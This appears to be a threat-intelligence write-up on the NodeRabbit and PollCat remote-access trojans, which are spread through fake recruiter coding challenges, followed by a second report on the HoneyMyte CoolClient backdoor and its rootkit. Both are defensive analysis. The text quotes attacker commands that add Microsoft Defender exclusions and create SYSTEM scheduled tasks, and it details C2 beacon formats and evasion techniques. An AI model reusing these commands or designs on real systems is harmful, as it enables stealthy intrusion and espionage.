The target received a link to a coding challenge hosted on Amazon S3 and was pressured to download and run the project immediately. This public post matches the delivery chain we reconstructed from our telemetry: recruiter outreach on a job search platform, a coding challenge presented as a technical assessment, and a trojanized project archive hosted on legitimate cloud infrastructure.

NodeRabbit RAT: the first variant

We discovered the first NodeRabbit variant on a system in Afghanistan. The malware was concealed within the TaskFlow assessment at node_modules/.cache/.320697f1/index.js and executed by the trojanized colorized_terminal package.

Once running, NodeRabbit generates a unique agent identifier from available host information. It calculates the SHA-256 hash of the hostname, username, operating system version, architecture, and MAC address, then truncates the result to its first 32 hexadecimal characters.

NodeRabbit binds a TCP listener to 127.0.0.1:48739. This listener acts as a single-instance mechanism. If the malware cannot bind to the port, it assumes that another instance is already running and terminates silently.

NodeRabbit uses a persistence mechanism for each operating system:

Operating system Persistence mechanism
Windows Copies itself to %APPDATA%\Microsoft\EdgeUpdate\msedge_update.js; clones the local node.exe to nodew.exe in the same folder and patches its PE subsystem from Console to Windows GUI to suppress the console window; creates HKCU\Software\Microsoft\Windows\CurrentVersion\Run\MicrosoftEdgeUpdate registry key executing nodew.exe msedge_update.js
Linux Copies itself to ~/.config/microsoft-edge-update/msedge_update.js and creates an @reboot cron entry that invokes the script using the current Node.js executable.
macOS Copies itself to ~/.config/microsoft-edge-update, creates ~/Library/LaunchAgents/com.microsoft.edgeupdate.plist configuration file pointing at the copy’s location with RunAtLoad and KeepAlive parameters, and attempts to load it.

The malware communicates with its command-and-control servers through three API endpoints, choosing from the following Azure-hosted C2 infrastructure addresses. On failure, it switches to the next C2 address:

1.	https://plugplay.azurewebsites[.]net
2.	https://Rgbteller.azurewebsites[.]net
3.	https://Wslwebui.azurewebsites[.]net

Method Endpoint Purpose
POST /api/rabbit/checkin Register agent and host info
POST /api/rabbit/task Poll for commands
POST /api/rabbit/result Submit results

NodeRabbit serializes each C2 request object as JSON and wraps it with AES-256-GCM. The AES key is the SHA-256 digest of an ASCII seed embedded into the agent. Every request uses a fresh 12-byte IV and a 16-byte authentication tag:

The malware sends encrypted requests using the following structure:

{
  "d": "base64(IV || ciphertext || authentication_tag)",
  "_r": "8 hexadecimal characters",
  "_t": "epoch timestamp"
}

C2 responses are structured the same way and may contain a command to execute. We observed the first NodeRabbit variant supporting 11 commands:

Command Functionality
sys:info Return hostname, domain user information, username, and process ID.
proc:list List running processes.
proc:start Execute an arbitrary shell command.
fs:list List a directory.
fs:read Read a file in chunks and return Base64 data.
fs:write Decode Base64 and write it at a chosen file offset.
fs:delete Delete a file or recursively delete a directory.
fs:mkdir Create directories recursively.
net:config Enumerate adapters, MAC addresses, IP addresses, and DNS settings.
agent:sleep Change the beacon interval.
script:exec Write a base64 Node.js script to a randomly named .tmp file, execute it and delete it.

NodeRabbit RAT: the second variant

Retrospective threat hunting following the discovery in Afghanistan led us to a second infection on a system in Egypt. This sample is a more advanced NodeRabbit variant, launched through the trojanized pretty-log package instead of colorized_terminal.

Before running its core functionality, the malware checks whether the host resembles an analysis environment. It terminates if it detects limited system memory, a low CPU count, short system uptime, analyst-associated usernames or hostnames, or common analysis tools running on the system.

Before terminating, the malware generates benign HEAD requests to www.google.com, www.microsoft.com, and www.cloudflare.com, then exits without ever contacting its C2 infrastructure. Most likely, it attempts to look less suspicious by showing some benign activity before exiting.

Variant 2 implements partial corporate proxy support: it checks HTTP(S) proxy environment variables, Windows Internet Settings, including an explicit PAC URL, and WinHTTP configuration; tunnels its HTTPS C2 through HTTP CONNECT. It first tries to establish an unauthenticated connection. If it fails, it retries using URL-embedded basic credentials. Finally, it delegates Windows NTLM/Negotiate challenges to curl.exe --proxy-anyauth --proxy-user. It caches the proxy-discovery result, including when no proxy is found, for five minutes. If the polling loop detects a network-interface or IP-address change, it clears the cache and runs proxy discovery again on the next checkin.

To make sure a single instance is running, Variant 2 uses a host-specific port derived from the agent identifier instead of the fixed TCP port used by the first variant. It interprets the first four hexadecimal characters of the identifier as an integer and applies the following calculation: 41984 + (value mod 5000).

The resulting listener port falls between 41984 and 46983. Unlike the shared port used by Variant 1, this port varies depending on the infected host.

For persistence, Variant 2 masquerades as Intel Driver & Support Assistant. The exact persistence mechanism, once again, depends on the operating system.

Operating system Persistence mechanism
Windows Copies itself to %LOCALAPPDATA%\Intel\DSA\idriver_support.js. It then copies the local node.exe binary to IntelDSA.exe and changes its PE subsystem from Console to Windows GUI, suppressing the console window. Finally, it creates a scheduled task named IntelDriverSupportUpdate, which runs daily at 10AM and executes IntelDSA.exe with the dropped script.
Linux Copies itself to ~/.config/intel-dsa/idriver_support.js and creates an @reboot cron entry.
macOS Copies itself to ~/Library/Application Support/Intel DSA/idriver_support.js and creates the LaunchAgent com.intel.dsa.helper with RunAtLoad and KeepAlive enabled.

NodeRabbit RAT: the third variant

Further threat hunting identified a third NodeRabbit variant on a system in Ethiopia. Like the second variant, it is launched through the trojanized pretty-log package. It retains much of the previous variant’s functionality but introduces significant changes to its command-and-control configuration, command set, and persistence mechanisms.

The third variant communicates with its C2 infrastructure through a different set of API endpoints:

Method Endpoint Purpose
POST /sdk/v2/ready Register agent and host info
POST /sdk/v2/config Poll for commands
POST /sdk/v2/events Submit results

We observed the malware using a C2 chain composed of Azure- and Cloudflare-hosted domains.

1.	https://visitfinancedentists[.]com
2.	https://kyrasey-f8hfexa5cqamh7fk.westeurope-01.azurewebsites[.]net
3.	https://healthcomfsdpower[.]com

For persistence, Variant 3 implements the following mechanisms depending on the operating system in use:

Operating system Persistence mechanism
Windows Attempts to copy the payload to ProgramData or LocalAppData, create a build-specific daily 10AM task, and start the copied payload. To choose the exact directory, it tries to list C:\Windows\System32\config. If successful, it selects ProgramData with /ru SYSTEM /rl highest; in case of a failure, it selects LocalAppData without explicit /ru or /rl settings.
macOS Copies the payload to ~/Library/Application Support, creates and loads a RunAtLoad/KeepAlive LaunchAgent and starts the copied payload.
Linux Copies the payload to ~/.local/share, attempts to add an @reboot cron entry, and starts the copied payload. If crontab -l fails, persistence is skipped.
WSL Uses the payload copied for persistence on the main Linux system, as described above. Writes launcher.vbs under the Windows user profile, and creates a daily 10AM Windows task that relaunches it through wscript.exe and wsl.exe.

A new command, agent:servers, replaces the active in-memory C2 server list and can write the updated list to .sv.json. The third variant retains the original 11 commands and adds 12 new ones, bringing the total to 23.

New commands Functionality
fs:drives Enumerate accessible Windows drive letters or WSL-mounted drives
proc:exec Execute a process
proc:kill Kill process by PID or image name
agent:servers Replace the active C2 and attempt to keep the new configuration
agent:getchain Return the current C2
outlook:emails Harvest account addresses from Outlook OST and PST artifacts
persist:check Check selected VS Code, scheduled-task, and Run-key persistence indicators
persist:vscode Attempt to install a fake VS Code extension and Windows Run value
persist:vscode:remove Remove the fake extension
persist:projects:scan Search recent and common development locations for Git repositories
persist:project:inject Inject a launcher into a repository’s Git hooks
persist:project:remove Remove the marked Git-hook launcher

Beyond the persistence mechanisms described above, Variant 3 introduces two additional persistence mechanisms that relaunch the malware through common developer workflows.

1. Malicious VS Code extension

The persist:vscode command first copies the payload to its build-specific install path. If a compatible extension directory exists, it creates a fake extension displayed as GitHub Copilot Helper, with the description AI coding assistant helper service and the activation event on StartupFinished.

The extension’s extension.js file attempts to start the installed payload as a detached Node.js process. To look less suspicious to the user, it uses a trusted publisher name borrowed from local extension metadata or a trustedPublishers value found in state.vscdb. However, no signature or trusted status is copied.

Separately, the handler tries to disable Workspace Trust if the VS Code User directory exists. On Windows, it attempts to establish persistence using a current-user Run registry key value even if the extension directory is missing.

2. Git hook injection

Git-hook persistence works in two steps. First, persist:projects:scan checks recent VS Code workspace paths directly. Under common locations such as ~/projects and ~/source, it checks only the first 60 immediate children, not the root itself, and returns no more than 20 repositories.

For a selected repository, persist:project:inject appends a marked launcher to .git/hooks/post-merge and .git/hooks/post-checkout by default. The marker is # shepherd-persist; the line following the marker attempts to start the installed payload with Node in the background. A later Git operation must trigger one of those hooks, and the referenced Node executable and payload must still exist.

PollCat RAT

While tracking NodeRabbit infections, we discovered another malicious tool we dubbed PollCat, which is also distributed under the guise of a programming challenge. The sample we obtained resides inside RankChallenge-react, a React code-fixing challenge presented as a time-limited developer assessment. Running the project invokes npm i && node index.js, which starts the local application and attempts to open the challenge in the user’s browser.

Although the visible exercise is not a security CTF, the project uses CTF terminology in several places. The root package is named ctf-server, the backend prints CTF server running, the frontend uses several ctf-* storage keys, and the tutorial refers to path/to/ctf. These repeated labels, together with instructions that do not fully match the delivered application, are consistent with an AI-assisted or template-generated project. One possible explanation is that the attacker prompted an AI coding assistant to create a CTF-style React platform and later inserted the malicious components.

README instructions and challenge overview included in the trojanized React coding project

README instructions and challenge overview included in the trojanized React coding project

The PDF tutorial contained in the same archive as the project tells the target to click Continue, enter a six-digit OTP code, and complete the challenge within a one-hour session. It states that codes are supplied by the recruiter, are single-use, and expire quickly; the visible login page also claims that codes rotate every 30 seconds. In the delivery scenario described by the investigation, the threat actor posing as a recruiter could provide the code directly to the targeted developer. This gives the operator control over access to the lure, while the expiring code and countdown create a sense of urgency, pressuring the target to run the project and complete the assessment quickly, potentially accelerating the infection process.

One-hour session window enforced by the trojanized coding challenge

The bundled .env file contains the JWT signing secret, OTP service URL, and OTP client ID.

Configuration embedded in .env file of the trojanized coding project, including the OTP service URL and client identifier

The application forwards submitted codes to an attacker-managed domain registered in late June-2026: https://lifespotify[.]com/api/users/b879746e-fed9-4211-a6da-4d8223681267/otp/validate.

That said, PollCat starts independently of the OTP authentication process. During application startup, app.js loads requireAuth.js, which imports and immediately starts the malicious requireObjects.js component. PollCat can therefore begin C2 registration and command polling while the application is still loading, before the user enters an access code.

A failed OTP validation prevents the user from accessing the protected challenge features, but PollCat continues running in the background. A successful OTP validation issues a JWT and creates another worker that starts an additional PollCat instance. The first authenticated request also triggers the persistence attempt.

Persistence starts when the first request carrying a valid JWT reaches the protected middleware. PollCat then uses one of the following methods:

Operation system Persistence mechanism
Windows Writes package.json and requireObject.js to %APPDATA%\Microsoft\Network, runs npm install, and creates a daily task named NetSync_<username> and scheduled for 09AM that runs the worker with Node.js.
Linux Writes the worker to ~/.node_packages, runs npm i, and appends both a daily 09AM cron line and an @reboot line.
macOS Uses the same ~/.node_packages copy and cron path, then creates and loads ~/Library/LaunchAgents/com.harsh.requireobject.plist with RunAtLoad and a daily 09AM trigger.

Once active, PollCat identifies the host as 129--<hostname> and iterates over the following C2s until registration succeeds:

1.	https://sahi-finance[.]com
2.	https://GamebarAppinformation[.]azurewebsites[.]net
3.	https://GamebarApp[.]azurewebsites[.]net

To register, it sends the following HTTP request to the C2:

POST /beacon HTTP/1.1
Host: <c2-host>
Content-Type: application/json

{"clientId":"<client-id>","type":"poll","pcName":"<hostname>","userName":"<username>"}

On successful registration, PollCat expects an unusual HTTP 400 response containing a socket identifier and optional timing values:

HTTP/1.1 400
Content-Type: application/json

{"socketId":"<socket-id>","pollInterval":<poll-interval-ms>,"jitterTime":<jitter-ms>}

After registration, PollCat sends host information to /gate/hello, polls /gate/fetch for commands, and returns results through /gate/submit. All endpoints in use are presented in the table below.

Method Endpoint Purpose
POST /beacon Register the client and obtain a socketId and optional timing values.
POST /gate/hello Submit host, user, domain, OS information, and its current privilege level.
GET /gate/fetch?token=<socketId> Poll for commands.
POST /gate/submit Submit a Base64-encoded command-result structure.
GET /vault/<uuid> Retrieve a hosted file and write it to the victim machine.
PUT /vault/push/ Upload a local file or file chunk to the C2.
POST /gate/track Report chunk-upload progress.

By default, PollCat RAT polls every two minutes with up to five seconds of jitter. Commands and results are stored as little-endian binary records and carried as Base64 text.

PollCat RAT declares 22 commands, but three of them have no implementation:

Command Functionality
0x02 (DIR) List a directory.
0x03 (MV) Move a file or directory.
0x04 (RUN) Execute a shell command.
0x05 (TASKLIST) List running processes.
0x06 (DEL) Delete a file or directory.
0x07 (UPLOAD) Download a file from the C2 to the victim’s machine.
0x08 (DOWNLOAD) Upload a local file to the C2.
0X09 (DRIVES) List drives, volumes, or mount points.
0X0A (TERMINATE) Terminate a process by PID.
0X0B (RUNDLL) Load a DLL and call an exported function on Windows.
0X0C (MKDIR) Create a directory.
0X0D (ZIP) Create or extract a ZIP archive.
0X0E (CHUNKED_DOWNLOAD) Upload a local file in chunks.
0X0F (RUN_HIDDEN) Start a hidden background process.
0X20 (EVAL_JS) Execute JavaScript supplied by the C2.
0X30 (SYSTEM_CHECK) Collect process and software inventory.
0XA1 (WS_DOWNLOAD) Defined but not implemented.
0xB0 (REQUEST_ELEVATION) Defined but not implemented.
0XB1 (PERSIST) Defined but not implemented.
0xF0 (SET_SLEEP_TIME) Change the polling interval.
0XF1 (SET_IDLE_TIME) Store an idle-time value.
0xF2 (SET_JITTER_TIME) Change polling jitter.

The command names UPLOAD, DOWNLOAD, and CHUNKED_DOWNLOAD are written from the C2’s perspective. UPLOAD sends a C2-hosted file to the victim’s machine, while the two download commands transfer victim files back to the C2.

EVAL_JS runs JavaScript supplied by the C2 and gives that code access to Node.js modules, files, processes, networking, and child-process functions.
SYSTEM_CHECK collects the names of running processes and lists files and folders from:

  • %SystemDrive%\Program Files
  • %SystemDrive%\Program Files (x86)
  • %LOCALAPPDATA%
  • %LOCALAPPDATA%\Programs
  • %APPDATA%
  • %USERPROFILE%
  • %APPDATA%\Microsoft\Outlook
  • %LOCALAPPDATA%\Microsoft\Olk\Attachments
  • %USERPROFILE%\Documents

It also searches for folders matching 24 hardcoded strings corresponding to security software vendor names: ‘Google’, ‘Microsoft’, ‘Palo Alto Networks’, ‘Cisco’, ‘VMware’, ‘Fortinet’, ‘Citrix’, ‘CheckPoint’, ‘Juniper Networks’, ‘LogMeIn’, ‘Sophos’, ‘Symantec’, ‘Trend Micro’, ‘McAfee’, ‘Kaspersky Lab’, ‘ESET’, ‘Bitdefender’, ‘Avast Software’, ‘CrowdStrike’, ‘SentinelOne’, ‘Malwarebytes’, ‘BraveSoftware’, ‘Tencent’, and ‘Naver’.

When PollCat finds a matching folder, it lists that folder’s root contents. It does not recursively scan the entire product directory. The detailed inventory, including process names, directory listings, and collected paths, is sent as JSON to POST /api/system-details/result.

Infrastructure

Mirage Kitten continues to rely on Azure Websites and Cloudflare-backed domains to hinder infrastructure discovery and tracking. More importantly, the use of Microsoft Azure subdomains for C2 helps the traffic blend into legitimate organizational network activity. In some cases that we encountered during our research, the actors even incorporated the targeted organization’s name into the Azure subdomain, making C2 communications appear more like normal business traffic originating from an employee machine during regular business days.

Domain Registrar ASN Malware sample
naturalapplication.azurewebsites[.]net
retaildemo.azurewebsites[.]net
tubitak.azurewebsites[.]net
MarkMonitor Inc. AS 8075 NodeRabbit RAT sample 1
rgbteller.azurewebsites[.]net
wslwebui.azurewebsites[.]net
plugplay.azurewebsites[.]net
MarkMonitor Inc. AS 8075 NodeRabbit RAT sample 2
crossdwm.azurewebsites[.]net
wdisystem.azurewebsites[.]net
wslmenus.azurewebsites[.]net
MarkMonitor Inc. AS 8075 NodeRabbit RAT sample 3
dnshnsdev.azurewebsites[.]net
hpjumpsrv.azurewebsites[.]net
storview.azurewebsites[.]net
MarkMonitor Inc. AS 8075 NodeRabbit RAT sample 4
healthcomfsdpower[.]com
visitfinancedentists[.]com
NameCheap, Inc. AS 13335 NodeRabbit RAT sample 5
kyrasey-f8hfexa5cqamh7fk.westeurope-01.azurewebsites[.]net MarkMonitor Inc. AS 8075
greenyjsgfd.azurewebsites[.]net
helptellerbls.azurewebsites[.]net
timedrv.azurewebsites[.]net
userwellgtfs.azurewebsites[.]net
MarkMonitor Inc. AS 8075 NodeRabbit RAT sample 6
hecowime-aqdphyd4bbdef6es.westeurope-01.azurewebsites[.]net
msmanagementgrp[.]com
msmanagementgrpmedia[.]com
MarkMonitor Inc. AS 8075 NodeRabbit RAT sample 7
lifespotify[.]com Dynadot AS 8075 PollCat RAT
gamebarapp.azurewebsites[.]net
gamebarappinformation.azurewebsites[.]net
MarkMonitor Inc.
sahi-finance[.]com NameCheap, Inc.

Based on our analysis of Mirage Kitten’s infrastructure, we identified certain patterns across several command-and-control channels, including msmanagementgrp[.]com and visitfinancedentists[.]com

Further investigation based on these patterns led to the discovery of approximately 11 additional infrastructure assets attributed to the same group.

Domain Creation date Registrar
healthful-hub[.]com 2026-07-03 NameCheap, Inc.
neumedicahealthcare[.]com 2026-07-03 NameCheap, Inc.
optimumhealthcredit[.]com 2026-07-03 NameCheap, Inc.
healthfullyrecipes[.]com 2026-06-30 NameCheap, Inc.
refreshhealthandwellness[.]com 2026-06-09 NameCheap, Inc.
healthvitalitycare[.]com 2026-05-18 NameCheap, Inc.
aceofspadesmanagement[.]com 2026-05-18 NameCheap, Inc.
glmediaagency[.]com 2026-05-18 NameCheap, Inc.
digimediaskill[.]com 2026-05-18 NameCheap, Inc.
healthyweightplan[.]com 2026-05-18 NameCheap, Inc.
mens-health-online[.]com 2026-05-15 NameCheap, Inc.

Victims

Based on our telemetry, we identified victims in fintech, aviation and aerospace sectors across the Middle East and Africa – specifically, in Egypt, Ethiopia and Afghanistan.

We also observed submissions of ZIP archives with trojanized projects containing NodeRabbit and PollCat to an online multi-scanner originating from several countries, including India, Türkiye, Israel, Iraq, Germany, and Ireland.

Attribution

We attribute this activity to Mirage Kitten with a high degree of confidence based on the following observations:

  1. Structural similarities with the Retrograde/MiniFast native DLL backdoor (MD5:810F8E3B88EB05F710C09552941D6F56)
    • Initial C2 handshake and session establishment logic. Both PollCat and Retrograde/MiniFast follow a similar C2 handshake flow. Each builds a JSON request body containing host information and sends it via an HTTP POST request. Notably, both treat HTTP 400 as a successful handshake response rather than an error, parsing the response body to extract a socketId, which is then stored and used as the session token for subsequent C2 communication.

      Similar C2 handshake and socketId session establishment logic in MiniFast/Retrograde and PollCat

      Similar C2 handshake and socketId session establishment logic in MiniFast/Retrograde and PollCat

    • Host registration. Both PollCat and Retrograde/MiniFast register the infected host with the C2 server by sending a structurally similar JSON request body containing the session token and host information.
      Malware Host registration request body C2 endpoint
      PollCat {“token”:”<socketId>”,”pcName”:”<host>”,”userName”:”<user>”,”domainName”:”<domain>”,”os”:”<os>”,”isElevated”:false} /gate/hello
      MiniFast/Retrograde {“token”:”<socketId>”,”pcName”:”<host>”,”userName”:”<user>”,”domainName”:”<USERDOMAIN>”,”isElevated”:<bool>} /agent/init
    • Command fetching similarities. The similarities extend to command retrieval. Both PollCat and Retrograde/MiniFast periodically poll the C2 server using an HTTP GET request containing the previously assigned socketId as a token. Retrograde/MiniFast uses GET /agent/poll?token=<socketId>, while PollCat follows the same pattern with GET /gate/fetch?token=<socketId>, demonstrating a closely aligned C2 communication structure.
    • Beacon timing similarities. PollCat and the Retrograde/MiniFast share identical beacon timing defaults: a polling interval of 120,000 ms (0x1D4C0), a jitter of 5,000 ms (0x1388), and a retry timeout of 60,000 ms (0xEA60). This further highlights the structural similarities between the two C2 communication implementations.
    • Command set similarities. PollCat and Retrograde/MiniFast share several commands and command IDs. Notably, PollCat declares REQUEST_ELEVATION (0xB0) and PERSIST (0xB1) but does not implement them. In MiniFast, both are functional: 0xB0 performs UAC elevation, while 0xB1 creates the WindowsSecurityUpdate scheduled task for persistence.

      Command set similarities between MiniFast/Retrograde and PollCat, including shared command identifiers

      Command set similarities between MiniFast/Retrograde and PollCat, including shared command identifiers

    • Proxy authentication similarities. NodeRabbit delegates corporate-proxy NTLM/Negotiate authentication to curl.exe --proxy-anyauth --proxy-user, using the victim’s logon session. Retrograde/MiniFast native DLL implements the same approach natively through WinHttpQueryAuthSchemes and WinHttpSetCredentials with NULL credentials. This shared proxy-aware C2 design suggests the same development approach across both malware families.
  2. Speaking of victimology, the attacks are consistent with Mirage Kitten’s known geographic targeting, with the group maintaining a strong focus on entities across Africa and the Middle East, this time with a particular focus on the aviation and FinTech sectors.
  3. As for the operational infrastructure, Mirage Kitten has historically hosted its initial ZIP lures on legitimate third-party services. Previously, it used onlyoffice.com for this purpose. In this activity, the group shifted to Amazon S3 buckets.
  4. Finally, the combination of Azure Websites and Cloudflare‑backed domains has been a hallmark of Mirage Kitten’s TTPs, which we have observed across NodeRabbit and PollCat.

Conclusions

Mirage Kitten’s latest activity marks a notable evolution in the group’s tooling: NodeRabbit and PollCat are the group’s first Node.js/JavaScript-based implants, departing from its usual native malware deployed through DLL search-order hijacking. The shift to cross-platform scripting gives the operators a single codebase that runs on Windows, Linux, and macOS, with payloads that blend naturally into developer workstations.

The delivery mechanism, however, remains consistent with Mirage Kitten’s historical tradecraft: the use of recruiter personas on LinkedIn to target critical sectors across the Middle East and Africa for cyberespionage purposes. We continue to track the group’s activity and will report on new developments in future publications.

Indicators of compromise

Additional IoCs are available to customers of our Threat Intelligence Reporting service. For more details, contact us at intelreports@kaspersky.com.

File hashes

CBAAF0900A13F28E380F49ADECEC932C  FrontEnd-Task.zip
1EA83E4E4592B01E4ACAB63EB867BEE5  Front-Technical-Challenge.zip
366515822D5AC1CC500711EF57A2E32E  Task-FullStack.zip
CF449F1992C2819E62AC44A0B06AC2E7  fullstack-1536.zip
E95A4366686E3F786EA3C056FAB5B0DA  webapp76592.zip
DE5AF16A3757EF700B01DC34D67079AE  webapp76531.zip
BE086789568441D0D7E4679AEE51F566  challenges-17831.zip
E259C5EDF158AAC4CFE14F77DDD0B196  challenges-17832.zip
291AC3ABE73C5158E59A437B75D5F0AA  Project-1802.zip
0962F56D7EC69F4F2A0162DCBE22116B  Case-34234.zip
795E053A990A1569FFDCB57F48F6D085  RankChallenge-react-6uJSX3-main.zip

Domains and IPs
oracle-challenge.s3[.]us-east-1.amazonaws[.]com
naturalapplication.azurewebsites[.]net
retaildemo.azurewebsites[.]net
tubitak.azurewebsites[.]net
rgbteller.azurewebsites[.]net
wslwebui.azurewebsites[.]net
plugplay.azurewebsites[.]net
crossdwm.azurewebsites[.]net
wdisystem.azurewebsites[.]net
wslmenus.azurewebsites[.]net
dnshnsdev.azurewebsites[.]net
hpjumpsrv.azurewebsites[.]net
storview.azurewebsites[.]net
healthcomfsdpower[.]com
visitfinancedentists[.]com
kyrasey-f8hfexa5cqamh7fk.westeurope-01.azurewebsites[.]net
greenyjsgfd.azurewebsites[.]net
helptellerbls.azurewebsites[.]net
timedrv.azurewebsites[.]net
userwellgtfs.azurewebsites[.]net
hecowime-aqdphyd4bbdef6es.westeurope-01.azurewebsites[.]net
msmanagementgrp[.]com
msmanagementgrpmedia[.]com
lifespotify[.]com
gamebarapp.azurewebsites[.]net
gamebarappinformation.azurewebsites[.]net
sahi-finance[.]com
healthful-hub[.]com
neumedicahealthcare[.]com
optimumhealthcredit[.]com
healthfullyrecipes[.]com
Refreshhealthandwellness[.]com
healthvitalitycare[.]com
aceofspadesmanagement[.]com
glmediaagency[.]com
digimediaskill[.]com
healthyweightplan[.]com
mens-health-online[.]com

APT group HoneyMyte upgrades CoolClient: the backdoor gets a kernel-level Windows rootkit

Introduction

CoolClient is a backdoor family attributed to the HoneyMyte APT group (also known as Mustang Panda) that has been used in their cyber-espionage campaigns targeting organizations across Asia and Russia. It supports such capabilities as keylogging, clipboard theft, credential harvesting, file management, system reconnaissance, and plugin-based extensions.

Since its first public disclosure by Sophos in 2022 and subsequent analysis by Trend Micro in 2023, CoolClient has continued to evolve. In 2025, we analyzed a newer variant that introduced clipboard theft and HTTP traffic interception for credential harvesting.

In late 2025 and 2026, our latest investigation reveal another major evolution. The newest CoolClient variant can deploy a signed kernel-mode driver as a Windows service and communicate with it through IOCTL requests. The driver enhances the malware’s stealth by hiding the CoolClient process, protecting related files and registry entries, and preventing them from being inspected or modified. The overall design is comparable to the kernel-mode enhancements previously observed in ToneShell, but the CoolClient driver exposes dedicated IOCTL handlers that allow the user-mode backdoor to communicate directly with the driver.

We have observed this updated CoolClient variant and its accompanying driver in intrusions across multiple countries in Asia, including Pakistan, Mongolia, and Myanmar.

Technical analysis

In the observed campaign targeting Myanmar, HoneyMyte used PlugX as the initial post-compromise implant to deploy the CoolClient components. Before deploying the malware, the actor added both a folder exclusion and a file exclusion to Microsoft Defender for the fake Windows Defender installation directory and the renamed sideloader executable (defender.exe).

wmic /Node:localhost /Namespace:\\Root\Microsoft\Windows\Defender Path MSFT_MpPreference call Add ExclusionPath="$programfiles\Microsoft\Windows Defender"
wmic /Node:localhost /Namespace:\\Root\Microsoft\Windows\Defender Path MSFT_MpPreference call Add ExclusionPath="$programfiles\Microsoft\Windows Defender\defender.exe"

The actor then created a fake Windows Defender installation directory, copied the CoolClient components into it, and renamed a legitimate Sangfor executable, usually named Sang.exe, to defender.exe to serve as the DLL sideloader.

xcopy "$programfiles\Windows Defender\*" "$programfiles\Microsoft\Windows Defender" /a /s /v /e /f

Persistence was established through a scheduled task that launched defender.exe with SYSTEM privileges during system startup.

schtasks /create /sc onstart /tn "\Microsoft\Windows\Windows Defender Advanced Threat Protection Service" /tr "\"$programfiles\Microsoft\Windows Defender\defender.exe\"" /ru "system" /F

When executed, defender.exe sideloads the malicious libngs.dll, initiating the CoolClient execution chain described in the following sections.

CoolClient components

Similar to previous variants, the latest CoolClient user-mode component follows a multi-stage execution chain, with each component performing a distinct role during execution.

Component Description
defender.exe / Sang.exe Legitimate Sangfor application abused for DLL sideloading
libsrapc.dll Benign dependency required for the Sangfor application to execute normally
libngs.dll First-stage loader that decrypts and loads the next stage into memory (First stage)
loadcert.ini Encrypted DLL implementing the core CoolClient functionality, including command handling, process injection, driver deployment, and persistence (Second stage)
cert.ini Final-stage implant responsible for C2 communication and backdoor functionality (Final stage)
time.ini CoolCleint configuration file

Our previous CoolClient analysis focused primarily on the final-stage implant (main.dat), including its backdoor commands and plugin framework, while the first-stage loader (libngs.dll) and second-stage component (loader.dat) received only a brief overview. In the latest variant CoolClient, loader.dat and main.dat have been renamed to loadcert.ini and cert.ini, respectively. This article revisits those earlier stages, focusing on the second-stage component and the newly introduced kernel-mode driver that extends CoolClient with rootkit capabilities.


Overview of the new variant of CoolClient

First stage: libngs.dll

Execution begins when the legitimate Sangfor application (defender.exe or Sang.exe) loads the malicious libngs.dll through DLL sideloading. As in previous CoolClient variants, the malware continues to abuse the same Sangfor application to execute its first-stage loader.

To make the DLL appear legitimate, libngs.dll exports numerous dummy functions. Each export simply calls OutputDebugStringA with its corresponding function name before immediately invoking ExitProcess, serving no functional purpose other than mimicking the expected export table of the legitimate DLL.

Dummy export functions in libngs.dll invoking OutputDebugStringA and ExitProcess

Dummy export functions in libngs.dll invoking OutputDebugStringA and ExitProcess

The actual malicious logic is executed from DllMain (DllEntryPoint). Although heavily obfuscated through control flow flattening and numerous unconditional jumps, the routine ultimately performs a straightforward task: loading, decrypting, and executing the encrypted second-stage DLL, loadcert.ini.

The loader resolves the required Windows APIs, reads loadcert.ini into memory, and decrypts it using a 0x32-byte repeating XOR keystream derived from a transformed seed value of 0xA4. After decryption, the DLL is loaded directly into memory, and execution is transferred to loadcert.ini.

Second stage: loadcert.ini (before synchost.exe injection)

The second-stage DLL, loadcert.ini, is responsible for preparing the execution environment before the malware transitions into its injected process. It first determines its execution context by checking whether the current module is synchost.exe.

If the DLL is running under the original sideloaded process (for example, Sang.exe), it performs the initial setup, including persistence, UAC bypass, registry modifications, and process injection.

If the DLL is already executing inside synchost.exe, it follows a different execution path that decrypts time.ini, deploys the kernel-mode driver, and loads the final-stage implant (cert.ini).

Command handler

The command handler remains largely unchanged from previous CoolClient variants, with one notable difference: the malware now injects into synchost.exe instead of write.exe.

Execution is controlled through three command-line parameters:

Parameter Purpose
install Performs the initial setup, including persistence, privilege checks, and preparation for the injected execution path.
work Executes the primary second-stage functionality from the injected synchost.exe process, including driver deployment and third-stage loading.
passuac Continues execution after privilege elevation.

If no parameter is supplied, the malware creates a new Sang.exe process with the install parameter using CreateProcessW.

Establishing AutoRun persistence

When executed with the install parameter, CoolClient creates an AutoRun entry under:

HKCU\Software\Microsoft\Windows\CurrentVersion\Run

The registry value, named goopdate, launches Sang.exe (or defender.exe, depending on the deployment) with the work parameter whenever the user logs on.

Process injection into synchost.exe

Upon establishing the AutoRun registry entry, CoolClient decrypts loadcert.ini using a 0x32-byte repeating XOR keystream derived from the hardcoded base key 0x4D.

The decrypted DLL is then injected into a newly created suspended instance of synchost.exe. The malware allocates memory in the target process, writes the decrypted payload, redirects the thread context to the injected code, resumes execution, and finally terminates the original process with ExitProcess.

From this point onward, execution continues entirely within synchost.exe, where the malware proceeds with kernel-mode driver deployment before loading the final-stage implant (cert.ini).

Service installation

When executed with the install parameter, CoolClient establishes an additional persistence mechanism by installing itself as a Windows service. Before doing so, it verifies that it has sufficient access to the Service Control Manager and that no 360 Total Security software processes (360sd.exe, zhudongfangyu.exe, or 360desktopservice64.exe) are running.

Function to check for running 360 security software processes

Function to check for running 360 Total Security software processes

If both checks succeed, the malware decrypts time.ini to retrieve the service configuration, including the service name and description. It then checks whether the service media_updaten already exists. If found, the existing service is stopped and deleted before a new one is created.

The new service is configured to execute Sang.exe<.code> with the work parameter using CreateServiceA. The malware then starts the service by executing "sc start media_updaten" via WinExec.

Administrator privilege check

If the service installation path is not taken, CoolClient checks whether the current process is running with administrator privileges by verifying membership in the local Administrators group.

When administrative privileges are available, the malware relaunches itself with the passuac parameter before continuing with the remaining execution flow.

Elevated relaunch and UAC bypass

To continue execution with elevated privileges while concealing its true parent process, CoolClient implements an RPC-based process creation technique similar to the method described by Google Project Zero. The technique combines RPC process creation with parent process ID (PPID) spoofing to launch a new elevated instance of itself.

The malware first checks for the presence of escanmon.exe. If the process is running, it constructs the path to C:\Windows\System32\winver.exe and establishes a connection to the local ncalrpc endpoint (201ef99a-7fa0-444c-9399-19ba84f12a1a). It then invokes NdrAsyncClientCall to launch winver.exe through the RPC interface.

Authenticated RPC binding used during the RPC-based UAC bypass

Authenticated RPC binding used during the RPC-based UAC bypass

